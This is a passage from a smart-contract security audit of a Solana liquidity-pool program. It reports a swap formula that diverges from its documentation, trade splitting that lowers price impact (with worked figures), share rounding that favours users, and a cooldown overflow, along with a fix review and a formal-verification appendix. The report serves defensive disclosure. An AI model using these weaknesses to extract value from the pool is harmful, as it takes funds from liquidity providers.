    .checked_mul(BPS_PRECISION)
    .ok_or(RlpError::MathOverflow)?
    .checked_div(
        (reserve_to_amount as u128)
            .checked_add(oracle_amount_out as u128)
            .ok_or(RlpError::MathOverflow)?,
    )
    .ok_or(RlpError::MathOverflow)?;

let impact_complement = BPS_PRECISION
```

DESCRIPTION

SWAP.md derives a constant-product-style swap formula:

```
amount_out = output_reserve * amount_in / (input_reserve + amount_in)
```

© 2026 Adevar Labs. All rights reserved.

However, the implementation uses oracle pricing first, then applies price impact based only on output-side liquidity:

```
oracle_out = amount_in * price_in / price_out
amount_out = oracle_out * output_reserve / (output_reserve + oracle_out)
```

The implemented formula does not use **input_reserve**, while the documented AMM formula does.

If RLP is intended to be oracle-priced liquidity, the implementation may be acceptable, but **SWAP.md** is misleading and should be updated.

This finding is about the docs/code mismatch. The separate path-independence finding covers the economic effect of splitting trades under the implemented formula.

PRACTICAL IMPACT

Integrators may model swap output from the docs and get different results on-chain. In some pool states, users can receive more output than the documented formula suggests.

RECOMMENDATION

Clarify the intended swap model.

If AMM-style pricing is intended, update the implementation to use the documented formula.

If oracle-priced swaps are intended, update SWAP.md and tests to document the implemented formula:

```
amount_out = oracle_out * output_reserve / (output_reserve + oracle_out)
```

FIX REVIEW NOTES

The code was not changed, which is appropriate if oracle-priced swaps are the intended design. **SWAP.md** now explicitly says RLP swaps are not constant-product AMM swaps, documents the actual implemented formula.

© 2026 Adevar Labs. All rights reserved.

L05: Swap impact formula is not path-independent



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/swap/swap.rs:L104-L112

RELEVANT SNIPPET

>_ swap.rs — RUST

```
102:     .map_err(|_| RlpError::MathOverflow)?;
103:
104: let impact_factor = (oracle_amount_out as u128)
105:     .checked_mul(BPS_PRECISION)
106:     .ok_or(RlpError::MathOverflow)?
107:     .checked_div(
108:         (reserve_to_amount as u128)
109:             .checked_add(oracle_amount_out as u128)
110:             .ok_or(RlpError::MathOverflow)?,
111:     )
112:     .ok_or(RlpError::MathOverflow)?;
113:
114: let impact_complement = BPS_PRECISION
```

DESCRIPTION

The swap implementation applies a per-call damping factor to the oracle-quoted output amount:

RUST

```
let oracle_amount_out = token_from_price
    .mul(amount_in, *token_from_decimals)?
    .checked_div(token_to_price.mul(1, *token_to_decimals)?)?;

let impact_factor = oracle_amount_out * BPS_PRECISION
    / (reserve_to_amount + oracle_amount_out);

let amount_after_impact = oracle_amount_out * (BPS_PRECISION - impact_factor)
    / BPS_PRECISION;
```

© 2026 Adevar Labs. All rights reserved.

This corresponds to:

```rust
amount_out = oracle_out * reserve / (reserve + oracle_out)
```

This formula is internally consistent as a per-call damping function, but it is not path-independent. Splitting one large swap into many smaller swaps reduces the total effective impact and makes the aggregate output approach the undamped oracle quote.

For example, assume the output reserve is **100** tokens and the total oracle quote is **50** output tokens.

One large swap receives:

```
50 * 100 / (100 + 50) = 33.33
```

If the same trade is split into two swaps, each with an oracle quote of **25**:

```
first swap:  25 * 100 / (100 + 25) = 20.00
second swap: 25 * 80 / (80 + 25)   = 19.05

total = 39.05
```

With more splits, the total output continues to approach the original oracle quote:

```
1 swap:       ~33.33
2 swaps:      ~39.05
10 swaps:     ~46.93
100 swaps:    ~49.66
many swaps:   approaches 50
```

By contrast, a fee-less constant-product AMM curve is path-independent: splitting a swap into smaller chunks traverses the same curve and does not materially improve the aggregate output.

Note that the protocol fee, **swap_fee_bps**, is applied as a flat multiplier on the post-impact amount and is itself path-independent. The issue is specific to the impact term.

PRACTICAL IMPACT

Large swappers can split a trade into smaller swaps and receive more output than a user submitting the same total trade at once.

RECOMMENDATION

Clarify whether the impact formula is intended only as a per-call damping mechanism or as aggregate liquidity protection.

If per-call damping is intended, document that split swaps can reduce effective impact.

© 2026 Adevar Labs. All rights reserved.

If aggregate liquidity protection is intended, replace the current formula with a path-independent design, such as a true reserve-based invariant, or enforce cumulative limits across a slot/epoch/window.

© 2026 Adevar Labs. All rights reserved.

L06: Rounding against the protocol in share calculations can overmint LP or overpay withdrawals



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/states/liquidity_pool.rs:L196-L199

RELEVANT SNIPPET

>_ liquidity_pool.rs — RUST

```
194:     .ok_or(crate::errors::RlpError::MathOverflow)?;
195:
196: deposit_value
197:     .checked_div(&scale_down_precise)
198:     .ok_or(crate::errors::RlpError::MathOverflow)?
199:     .to_imprecise()
200:     .ok_or(crate::errors::RlpError::MathOverflow)?
201:     .try_into()
```

OTHER LOCATIONS

- reflect-program-library/5216e264/rlp/programs/rlp/src/states/liquidity_pool.rs:L213-L214
- reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/withdraw.rs:L107

DESCRIPTION

The protocol uses **spl_math::PreciseNumber::to_imprecise** when converting fractional share calculations back to integer token amounts. However, **to_imprecise()** does not floor the value. It adds a rounding correction before division:

RUST

```
self.value
    .checked_add(Self::rounding_correction())?
    .checked_div(one())
```

So the result is rounded to nearest, not rounded down. This is unsafe for vault/share accounting. When minting LP shares or paying out pool reserves, rounding should be conservative and favor the pool, not the actor performing the operation.

© 2026 Adevar Labs. All rights reserved.

During deposits, LP minted is calculated as:

```rust
deposit_value * lp_supply / total_pool_value
```

then converted with:

```rust
.to_imprecise()
```

This can round the depositor's LP amount up by less than one raw LP unit. That slightly dilutes existing LP holders.

Similar behavior occurs during withdrawals.

PRACTICAL IMPACT

Each operation can round slightly in the user's favor. The per-call amount is usually tiny, but repeated small deposits or withdrawals can slowly leak value from the pool.

RECOMMENDATION

Avoid **to_imprecise()** for share minting and reserve payout calculations. Use explicit floor division with integer math. Example implementation:

```rust
lp_to_mint =
    deposit_value * lp_supply / total_pool_value
```

and:

```rust
amount_out =
    reserve.amount as u128 * lp_token_amount as u128 / lp_token_supply as u128
```

Then cast after checking the result fits in u64.

FIX REVIEW NOTES

The fix floors LP mint calculations before converting back to integer units.

© 2026 Adevar Labs. All rights reserved.

5. Enhancement Opportunities

E01: total_withdrawn accumulator sums raw units across different mints

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/withdraw.rs:L138-L140

RELEVANT SNIPPET

>_ withdraw.rs RUST

```
136:         )?;
137:
138:         total_withdrawn = total_withdrawn
139:             .checked_add(user_pool_share_amount)
140:             .ok_or(RlpError::MathOverflow)?;
141:     }
142: }
```

DESCRIPTION

Inside the per-asset for-loop in **withdraw**, **total_withdrawn** accumulates **user_pool_share_amount** (raw units of asset **i**) into a running **u64**:

RUST

```
total_withdrawn = total_withdrawn
    .checked_add(user_pool_share_amount)
    .ok_or(RlpError::MathOverflow)?;
```

Different assets have different mints and different decimals, so the sum has no meaningful interpretation: it is **(units of A) + (units of B) + (units of C)** summed as if they were the same denomination.

The variable is only emitted in **WithdrawEvent.amount_out**, not used in any guard or transfer. The bug is informational: downstream indexers reading the event see a number that is the sum of incomparable quantities. It is misleading rather than dangerous, but it actively misinforms anyone treating the event as a financial signal.

POTENTIAL BENEFIT

Prevents indexers, dashboards, and reconciliation tooling from treating a cross-mint raw-unit sum as a meaningful withdrawal total.

RECOMMENDATION

Either emit a per-asset breakdown (e.g., **Vec<(Pubkey, u64)>** in the event) or remove the accumulator and the event field, since it does not carry useful information. If the intent was to report something like "total USD value withdrawn", that requires oracle reads which **withdraw** currently does not perform (the event's **usd_value** is explicitly set to **0** at line 183 with a comment acknowledging this).

© 2026 Adevar Labs. All rights reserved.

E02: Pool reserve ATAs are not created by initialize_lp

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/deposit.rs:L184-L189

RELEVANT SNIPPET

>_ deposit.rs RUST

```rust
pub user_asset_account: Box<Account<'info, TokenAccount>>,

#[account(
    mut,
    associated_token::mint = asset_mint,
    associated_token::authority = liquidity_pool,
)]
pub pool_asset_account: Box<Account<'info, TokenAccount>>,

/// CHECK: Directly checking the address
```

OTHER LOCATIONS

- reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/swap/swap.rs:L253-L265
- reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/slash/slash.rs:L139-L144

DESCRIPTION

initialize_lp creates the **dead_shares_vault** ATA for the LP mint but does not create the per-asset reserve ATAs (one per registered asset, owned by the LiquidityPool PDA). Downstream instructions (**deposit**, **swap**, **slash**) declare these ATAs via **associated_token::*** constraints without **init**, so Anchor expects them to already exist. If they do not, the instruction reverts at account validation.

The operational consequence is an undocumented invariant: for a pool with assets **[A, B, C, D]** to be usable, someone must externally call SPL Associated Token Program's **create_associated_token_account** for each **(liquidity_pool_pda, asset_mint)** pair before any deposit can succeed. This step is not in the codebase, not in the README, and not enforced by any program logic. An operator who initializes a pool then immediately announces deposits would discover the missing ATAs only when the first user's deposit fails.

POTENTIAL BENEFIT

Makes a newly initialized pool usable without a hidden off-chain ATA setup step.

RECOMMENDATION

Create the pool reserve ATAs inside **initialize_lp** itself, using **init_if_needed** for each entry in the **assets: Vec<u8>** argument. Anchor's **#[instruction(args: InitializeLiquidityPoolArgs)]** plus **remaining_accounts** patterns support iterating the asset list and creating each ATA inside the same instruction.

Alternative: add a separate **initialize_pool_reserve** admin instruction that creates one asset's ATA at a time, and document its required use post-**initialize_lp**.

© 2026 Adevar Labs. All rights reserved.

E03: Cooldown.lock() uses unchecked addition

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/states/cooldown.rs:L23

RELEVANT SNIPPET

>_ cooldown.rs RUST

```
21:
22: let now = clock.unix_timestamp;
23: self.unlock_ts = (now as u64) + duration;
24:
25: Ok(())
```

DESCRIPTION

Cooldown::lock computes the unlock timestamp using plain **+** rather than **checked_add**:

RUST

```rust
pub fn lock(&mut self, duration: u64) -> Result<()> {
    let clock = Clock::get()?;
    let now = clock.unix_timestamp;
    self.unlock_ts = (now as u64) + duration;
    Ok(())
}
```

If **cooldown_duration** is set sufficiently large (admin-controlled, no bounds at **initialize_lp**), **(now as u64) + duration** wraps and produces an **unlock_ts** smaller than **now**. **request_withdrawal** would store a past-dated unlock, and the subsequent **withdraw** would pass its **clock.unix_timestamp >= cooldown.unlock_ts** check immediately, defeating the cooldown.

Operationally bounded by admin trust today, so it is assumed to be likely set far below the wrap threshold. Worth hardening because the cooldown is the only liveness barrier between request and withdraw.

POTENTIAL BENEFIT

Turns an extreme cooldown-duration misconfiguration into a clean error instead of a silent cooldown bypass.

RECOMMENDATION

Use **checked_add** and propagate the overflow as **RlpError::MathOverflow**. While here, also consider bounding **cooldown_duration** at **initialize_lp** to a sane maximum (e.g., 365 days) so admin misconfiguration cannot disable the cooldown silently.

© 2026 Adevar Labs. All rights reserved.

E04: mint_authority.unwrap() panics if the LP mint has no authority

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/initialize_lp.rs:L150

RELEVANT SNIPPET

>_ initialize_lp.rs — RUST

```
148:  mut,
149:  constraint = lp_token_mint.supply == 0 @ RlpError::InvalidReceiptTokenSupply,
150:  constraint = lp_token_mint.mint_authority.unwrap() == liquidity_pool.key() @ RlpError:
        :InvalidReceiptTokenMintAuthority,
151:  // constraint = lp_token_mint.freeze_authority.is_none() @ RlpError::InvalidReceiptTok
        enFreezeAuthority,
152:  constraint = lp_token_mint.is_initialized @ RlpError::InvalidReceiptTokenSetup,
```

DESCRIPTION

The lp_token_mint constraint in initialize_lp uses unwrap() on a COption:

RUST

```
constraint = lp_token_mint.mint_authority.unwrap() == liquidity_pool.key() @ RlpError::Invalid
  ReceiptTokenMintAuthority,
```

Mint::mint_authority is COption<Pubkey>. If the SUPREMO passes an LP mint whose authority has been renounced (None), the unwrap() panics. Anchor surfaces panics as opaque runtime errors rather than the clean InvalidReceiptTokenMintAuthority variant (defined at errors.rs:87) that the constraint clearly intends to return.

POTENTIAL BENEFIT

Returns a clear validation error instead of an opaque panic when the LP mint has no authority.

RECOMMENDATION

Replace with explicit pattern matching that returns the dedicated error variant:

RUST

```
constraint = lp_token_mint.mint_authority == COption::Some(liquidity_pool.key()) @ RlpError::I
  nvalidReceiptTokenMintAuthority,
```

This produces the same constraint semantics for valid inputs while returning a readable error for None instead of a panic.

© 2026 Adevar Labs. All rights reserved.

E05: Unused settings parameter in calculate_total_pool_value

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/states/liquidity_pool.rs:L57

RELEVANT SNIPPET

>_ liquidity_pool.rs RUST

```rust
    remaining_accounts: &[AccountInfo],
    liquidity_pool: &Account<LiquidityPool>,
    settings: &Account<Settings>,
    clock: &Clock,
) -> Result<PreciseNumber> {
```

OTHER LOCATIONS

- reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/deposit.rs:L50-L55

DESCRIPTION

calculate_total_pool_value accepts **settings: &Account<Settings>** but the parameter is never referenced in the body. The argument is passed by the caller at **deposit.rs:50-55** but the function does nothing with it.

This is either an unfinished feature (e.g., a planned read of **settings.access_control.killswitch** or **settings.assets** inside the function) or stale from a refactor.

POTENTIAL BENEFIT

Removes dead API surface, or forces the intended settings check to be implemented.

RECOMMENDATION

Remove the parameter from the signature and from the call site, or use it for an explicit check that justifies its presence.

© 2026 Adevar Labs. All rights reserved.

E06: try_borrow_mut_data used for read-only deserialization in calculate_total_pool_value

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/states/liquidity_pool.rs:L84

RELEVANT SNIPPET

>_ liquidity_pool.rs RUST

```
82:
83: let token_account = TokenAccount::try_deserialize(
84:     &mut token_account_info.try_borrow_mut_data()?.as_ref(),
85: )
86: .map_err(|_| crate::errors::RlpError::InvalidInput)?;
```

OTHER LOCATIONS

- reflect-program-library/5216e264/rlp/programs/rlp/src/states/liquidity_pool.rs:L98
- reflect-program-library/5216e264/rlp/programs/rlp/src/states/liquidity_pool.rs:L160

DESCRIPTION

calculate_total_pool_value uses try_borrow_mut_data at three sites where the borrow is immediately downcast to an immutable slice for deserialization:

RUST

```
let token_account = TokenAccount::try_deserialize(
    &mut token_account_info.try_borrow_mut_data()?.as_ref(),
)
.map_err(|_| crate::errors::RlpError::InvalidInput)?;
```

try_borrow_mut_data returns a RefMut, but .as_ref() immediately downcasts to &[u8] and nothing in the deserialize path writes to the slice. try_borrow_data (immutable) is functionally identical.

The risk is a future-maintenance footgun rather than a current bug. If any other code path holds a mutable borrow on the same AccountInfo's data (most plausibly because the same account is also bound as a named, mutable account in the parent struct, which is true for pool_asset_account and asset_mint in the deposit Accounts struct), the try_borrow_mut_data call here would panic at runtime with a RefCell already-borrowed error. Today this does not fire because Anchor's Account<T> releases its borrow after deserialization, but the pattern is brittle to refactor.

POTENTIAL BENEFIT

Avoids a fragile mutable-borrow pattern in read-only deserialization.

RECOMMENDATION

Replace try_borrow_mut_data with try_borrow_data at all three call sites.

© 2026 Adevar Labs. All rights reserved.

E07: Missing mut on slash.destination causes IDL-derived SDK calls to revert with PrivilegeEscalation

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/slash/slash.rs:L146-L149

RELEVANT SNIPPET

>_ slash.rs — RUST

```
144:  pub liquidity_pool_token_account: Box<Account<'info, TokenAccount>>,
145:
146:  #[account(
147:      token::mint = mint,
148:  )]
149:  pub destination: Box<Account<'info, TokenAccount>>,
150:
151:  #[account()]
```

DESCRIPTION

The **destination** token account in the **Slash** Accounts struct is declared without the **mut** annotation:

RUST

```
#[account(
    token::mint = mint,
)]
pub destination: Box<Account<'info, TokenAccount>>,
```

Every other write-target in the program is marked **mut**, including **liquidity_pool_token_account** (the slash source) directly above it at lines 139-144. The omission flows through to Anchor's IDL: no **mut** means the destination is declared read-only in the IDL, which causes every IDL-derived client (the **SlashBuilder** Rust helper, the TypeScript SDK, any tooling generated from the IDL) to build the instruction with **AccountMeta { is_writable: false }**. The handler runs the permission, killswitch, asset-allowlist, and **max_slash_amount** checks successfully, then invokes the SPL Token **transfer** CPI at line 60-71. SPL Token's **transfer** declares its destination as writable. Solana's runtime rejects the CPI with **PrivilegeEscalation** because the inner instruction marks an account as writable that the outer instruction did not.

The defect is in the IDL contract, not the program semantics. Anchor's **mut** constraint is enforced one-way: it requires the account to be writable when present, but does not reject a writable account when absent. A caller who bypasses the IDL-derived AccountMeta and manually constructs the instruction with **destination** marked writable will see slash succeed normally. The team's own TypeScript test at rlp/sdk/tests/rlp.test.ts:831-838 documents this workaround:

© 2026 Adevar Labs. All rights reserved.

>_ rlp.test.ts TYPESCRIPT

```
829: });
830:
831: // The program's destination account needs writable for CPI transfer,
832: // but the IDL marks it readonly. Fix the account meta manually.
833: const legacyIx = convertToLegacyInstruction(ix);
834: const destIdx = legacyIx.keys.findIndex(
835:   (k) => k.pubkey.toBase58() === destAta,
836: );
837: if (destIdx >= 0) legacyIx.keys[destIdx].isWritable = true;
838: assertSuccess(sendTransaction([legacyIx]), "slash");
839:
840: const poolBalanceAfter = getTokenBalance(poolAsset1Ata);
```

TYPESCRIPT

```
// The program's destination account needs writable for CPI transfer,
// but the IDL marks it readonly. Fix the account meta manually.
const legacyIx = convertToLegacyInstruction(ix);
const destIdx = legacyIx.keys.findIndex((k) => k.pubkey.toBase58() === destAta);
if (destIdx >= 0) legacyIx.keys[destIdx].isWritable = true;
assertSuccess(sendTransaction([legacyIx]), "slash");
```

POTENTIAL BENEFIT

Prevent SDK-built **slash** calls from failing when the operator has permission and the slash amount is valid.

RECOMMENDATION

Add **mut** to the **destination** constraint:

RUST

```
#[account(
    mut,
    token::mint = mint,
)]
pub destination: Box<Account<'info, TokenAccount>>,
```

FIX REVIEW NOTES

Resolved by refactoring the **slash** instruction and by removing **slash.destination**.

© 2026 Adevar Labs. All rights reserved.

E08: Keep swap oracle quote arithmetic in u128 until final output is bounded

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/swap/swap.rs:L97-L102

RELEVANT SNIPPET

>_ swap.rs — RUST

```rust
let reserve_to_amount = token_to_pool.amount;

let oracle_amount_out: u64 = token_from_price
    .mul(amount_in, *token_from_decimals)?
    .checked_div(token_to_price.mul(1, *token_to_decimals)?)
    .ok_or(RlpError::MathOverflow)?
    .try_into()
    .map_err(|_| RlpError::MathOverflow)?;

let impact_factor = (oracle_amount_out as u128)
```

DESCRIPTION

The swap computes a pre-impact oracle quote and immediately narrows it to u64.

The final transfer amount is only ever bounded later, against the output reserve:

RUST

```rust
require!(token_to_pool.amount as u128 >= amount_out, RlpError::NotEnoughFunds);
```

This ordering rejects swaps whose intermediate pre-impact quote exceeds u64::MAX, even when the final post-impact output would comfortably fit and be fully covered by the reserve. It is not a fund-loss issue, only an unnecessary revert on edge-case inputs (very high oracle prices, large amount_in, or low-decimal output tokens).

POTENTIAL BENEFIT

Avoids rejecting swaps where the intermediate quote is large but the final, post-impact output is valid and reserve-backed.

RECOMMENDATION

Keep oracle_amount_out in u128 through impact and fee math, and narrow only after the final amount has been validated against the reserve.

© 2026 Adevar Labs. All rights reserved.

E09: Reject LP mints in asset registration / pool initialization

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/initialize_lp.rs:L32-L45

RELEVANT SNIPPET

>_ initialize_lp.rs RUST

```
30:  let token_program = &ctx.accounts.token_program;
31:
32:  require!(
33:      assets.len() >= 1 && assets.len() <= MAX_POOL_ASSETS,
34:      RlpError::InvalidInput
35:  );
36:
37:  for (i, &asset_index) in assets.iter().enumerate() {
38:      require!(
39:          asset_index < settings.assets,
40:          RlpError::AssetNotWhitelisted
41:      );
42:      for j in 0..i {
43:          require!(assets[j] != asset_index, RlpError::InvalidInput);
44:      }
45:  }
46:
47:  let mut asset_array = [u8::MAX; MAX_POOL_ASSETS];
```

DESCRIPTION

initialize_lp does not check that any listed asset's mint differs from **lp_token_mint.key()**. **add_asset** likewise allows any mint to be registered. In principle this permits a pool to list its own LP mint as a reserve asset, producing self-referential accounting: **calculate_total_pool_value** would include the pool's LP reserve in its own valuation, and withdraw would return LP tokens to the withdrawer as part of the pro-rata share.

The misconfiguration is gated by the requirement that add_asset pair the mint with a working Pyth or Doppler oracle. No legitimate oracle publishes a price feed for an unbacked LP receipt token, so a well-intentioned admin has no valid oracle to supply. Reaching the broken state requires the admin to actively pair the LP mint with an unrelated oracle (e.g., SOL/USD), which is a deliberate misconfiguration.

POTENTIAL BENEFIT

Makes the "an asset is never the pool's own LP mint" invariant explicit instead of relying on oracle availability and operator discipline.

RECOMMENDATION

Defense in depth at two layers:
- **initialize_lp**. Load each referenced Asset and require **asset.mint != lp_token_mint.key()**.
- **add_asset**. Reject mints whose **mint_authority** matches any existing pool PDA.

© 2026 Adevar Labs. All rights reserved.

E10: Events are emitted through logs and may be missed by indexers

LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/deposit.rs:L103-L110

RELEVANT SNIPPET

>_ deposit.rs RUST

```rust
)?;

emit!(DepositEvent {
    from: signer.key(),
    liquidity_pool_id: liquidity_pool.index,
    asset: ctx.accounts.asset_mint.key(),
    amount_in: amount,
    amount_out: lp_tokens_to_mint,
    usd_value: deposit_value_raw,
});

Ok(())
```

DESCRIPTION

The program emits all events with Anchor **emit!**, which writes event data to transaction logs. Transaction logs are not guaranteed to be reliably retained or indexed by all RPC providers, and may be truncated for large transactions.

This does not affect on-chain correctness because deposits, withdrawals, swaps, slashes, and admin updates are enforced through account state and token balances. However, any off-chain system that treats these events as authoritative for accounting, monitoring, compliance, or alerting may observe an incomplete history.

POTENTIAL BENEFIT

Makes critical activity easier for indexers to track without changing on-chain protocol behavior.

RECOMMENDATION

Either document events emitted with **emit!** as best-effort only and reconstruct critical state from transactions/accounts, or use **emit_cpi!** for events that downstream systems must index reliably.

© 2026 Adevar Labs. All rights reserved.

About Us

About Adevar Labs

Adevar Labs is a boutique blockchain security firm specializing in web3 audits.

Built by a mix of experienced professionals in traditional enterprise and crypto natives who have contributed to some of the most critical projects in blockchain infrastructure.

Our team's background spans companies like Bitdefender, Asymmetric Research, Quantstamp, Chainproof, and Juicebox, and includes experience securing smart contracts, bridges, and L1 and L2 protocols across ecosystems like Solana, Ethereum, Polkadot, Cosmos, and MultiversX.

With over 100 audits completed and a portfolio that includes custom fuzzers, exploit modeling, and runtime testing frameworks, Adevar Labs brings both depth and precision to every engagement.

Our auditors have discovered critical vulnerabilities, built high-impact tooling, and placed in top positions in premier audit competitions including Code4rena and Sherlock.

Team members hold distinctions such as PhDs in software protection, and key roles at Fortune 500 companies, and leadership of flagship conferences like ETH Bucharest.

With team members having publications with over 1,100 academic citations and trusted by projects securing over $500M in on-chain value, Adevar Labs blends elite technical rigor with real-world security impact.

We also collaborate with some of the best independent security researchers in the web3 space.

Projects may optionally request specific contributors to be part of their audit.

Audit Methodology

Our audit methodology is specialized to provide thorough security assessments of Solana programs. We focus explicitly on rigorous manual analysis, detailed threat modeling, and careful validation of implemented fixes to ensure your programs operate securely and as intended.

1. Program Context and Architecture Analysis

Our auditors begin by deeply examining your Solana program's documentation, intended functionality, and account design. We meticulously map out program interactions, instruction processing flows, and state management logic. Special attention is given to understanding how your program interfaces with critical Solana system programs, such as the SPL Token Program, Stake Program, and System Program. Last but not least we check external integrations with other Solana projects and verify if the inputs and return values are handled properly.

© 2026 Adevar Labs. All rights reserved.

2. Threat Modeling

We conduct targeted threat modeling tailored specifically for Solana's execution environment. We carefully define attacker capabilities and identify potential vulnerabilities that may arise from Solana-specific issues, including but not limited to:

- Unauthorized account data manipulation
- Improper ownership or signer verification
- Misuse of Program-Derived Addresses (PDAs)
- Incorrect use of Cross-Program Invocations (CPI)
- Failure to adequately handle account privileges or account states
- Risks stemming from rent-exemption and account initialization logic

3. In-depth Manual Security Review

Our experienced auditors perform an extensive manual security review of your Rust-based Solana programs. This involves a comprehensive line-by-line inspection of source code, focusing on common Solana vulnerabilities including, but not limited to:

- Missing or insufficient ownership checks
- Inadequate signer checks
- Incorrect handling of CPI calls and invocation privileges
- Arithmetic and integer overflow or underflow errors
- Unsafe deserialization and serialization of account data structures
- Improper token transfers and SPL-token logic issues
- Logic flaws in financial operations or state transitions
- Edge-case handling in instruction input validation
- Potential denial-of-service vectors related to transaction execution and account handling

During this stage, we clearly document any discovered vulnerabilities, including detailed descriptions, precise severity ratings, and recommendations for secure implementation. In situations where it is not clear how the vulnerability might be exploited we may also include a detailed proof-of-concept exploit including code snippets and instructions on how the exploit could be performed.

4. Detailed Fix Review and Validation

After the initial audit and your team's subsequent remediation efforts, we perform a comprehensive fix review to ensure the vulnerabilities identified have been effectively resolved.

© 2026 Adevar Labs. All rights reserved.

We verify each fix individually, confirming that:

- Corrections effectively eliminate the security risks
- Changes do not inadvertently introduce new vulnerabilities or regressions
- The fixes align closely with Solana best practices and secure coding guidelines

Our detailed validation ensures that security improvements are robust, complete, and aligned with best practices specific to the Solana development ecosystem.

Confidentiality Notice

This report, including its content, data, and underlying methodologies, is subject to the confidentiality and feedback provisions in your agreement with Adevar Labs. These materials are not to be disclosed, extracted, copied, or distributed except to the extent expressly authorized by Adevar Labs.

Legal Disclaimer

The review and this report are provided by Adevar Labs on an as-is, where-is, and as-available basis. To the fullest extent permitted by law, Adevar Labs disclaims all warranties, expressed or implied, in connection with this report, its content, and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement.

You agree that access to and/or use of the report and other results of the review, including any associated services, products, protocols, platforms, content, and materials, will be at your sole risk.

FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE. This report is based on the scope of materials and documentation provided for a limited review at the time provided.

You acknowledge that blockchain technology remains under development and is subject to unknown risks and flaws. Adevar Labs does not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party, or any open-source or third-party software, code, libraries, materials, or information accessible through the report. As with the purchase or use of a product or service in any environment, you should use your best judgment and exercise caution where appropriate.

© 2026 Adevar Labs. All rights reserved.

Appendix A: QEDGen Reproduction for the swap formula mismatch

This appendix describes how the swap pricing mismatch was found with QEDGen. The starting point was the formula documented in **SWAP.md**, not a manual search for a specific bug in the implementation.

Step 1: Extract the expected formula from SWAP.md

SWAP.md first defines the oracle quote as:

```
oracle_out = a * y / x
```

where:

- **x** is the amount of input token in the pool
- **y** is the amount of output token in the pool
- **a** is the amount of input token being swapped

The document then derives the AMM-style impact formula:

```
amount_out = y * a / (x + a)
```

Equivalently:

```
amount_out = oracle_out * x / (x + a)
impact_factor = a / (x + a)
```

The important point is that the documented impact factor depends on the input-side reserve **x**. A larger input reserve should reduce the trade impact.

Step 2: Turn the documentation into a QEDGen property

The QEDGen spec was written as a focused probe:

```
formal_verification/rlp_swap_input_reserve_probe.qedspec
```

© 2026 Adevar Labs. All rights reserved.

The property encoded in the spec is simple:

```
current_amount_out <= documented_constant_product_bound
```

Simply put, if the implementation is meant to follow the documented AMM-style formula, then the implemented output should not exceed the documented constant-product output for the same pool state and input amount.

Step 3: Use a small concrete witness

The probe used equal oracle prices and a deliberately imbalanced pool:

```
input reserve x  = 1000
output reserve y = 100
amount in a      = 100
```

Under the formula in **SWAP.md**, the maximum output is:

```
amount_out = y * a / (x + a)
amount_out = 100 * 100 / (1000 + 100)
amount_out = 9
```

The current implementation's output-side impact model gives a different result:

```
oracle_out = 100
impact     = 100 / (100 + 100) = 50%
amount_out = 50
```

So the QEDGen witness asks whether **50 <= 9** can ever be accepted as preserving the documented bound.

Step 4: Run QEDGen

The spec was checked with:

```sh
qedgen check --spec formal_verification/rlp_swap_input_reserve_probe.qedspec --coverage
```

© 2026 Adevar Labs. All rights reserved.

QEDGen reported 100% coverage for the probe and produced a P1 violation:

```
[P1] preserved_by_all_potential_violation
handler 'swap_current_formula_witness' is in preserved_by for property
'swap_output_does_not_exceed_documented_constant_product_bound' but effect
analysis suggests a violation

Post-state:
current_amount_out = 50
documented_constant_product_bound = 9
50 <= 9 is false
```

The lower-priority **write_without_read** notes in the QEDGen output were expected for this kind of focused witness. The probe stores the reserves and input amount to make the counterexample readable, while the property itself checks the final comparison that matters.

Step 5: Confirm the implementation anchor

After QEDGen produced the counterexample, the implementation was checked to locate why the modeled behavior matched the code.

In **programs/rlp/src/instructions/swap/swap.rs**, the swap handler binds both pool token accounts, but the price-impact calculation reads the output-side reserve:

RUST

```rust
let reserve_to_amount = token_to_pool.amount;
```

The impact factor is then calculated from **oracle_amount_out** and

reserve_to_amount:

RUST

```rust
let impact_factor = (oracle_amount_out as u128)
    .checked_mul(BPS_PRECISION)?
    .checked_div((reserve_to_amount as u128).checked_add(oracle_amount_out as u128)?)?;
```

The input-side reserve, **token_from_pool.amount**, is not used in the impact calculation. This is the mismatch QEDGen exposed: the documentation describes an input-reserve-based AMM bound, while the implementation applies impact using the output reserve and the oracle quote.

Conclusion

The finding is not that the implementation is mathematically invalid in isolation. The issue is that it does not implement the model documented in **SWAP.md**. With the documented formula, the example swap should be bounded at **9**. With the implemented formula, the same setup can output **50**.

© 2026 Adevar Labs. All rights reserved.

The recommended resolution is to choose which model is intended. If **SWAP.md** is authoritative, the implementation should calculate impact using the input-side reserve, with the necessary decimal and value normalization. If the current output-side impact model is intended, the documentation and tests should be updated so integrators do not rely on the constant-product behavior described in **SWAP.md**.

© 2026 Adevar Labs. All rights reserved.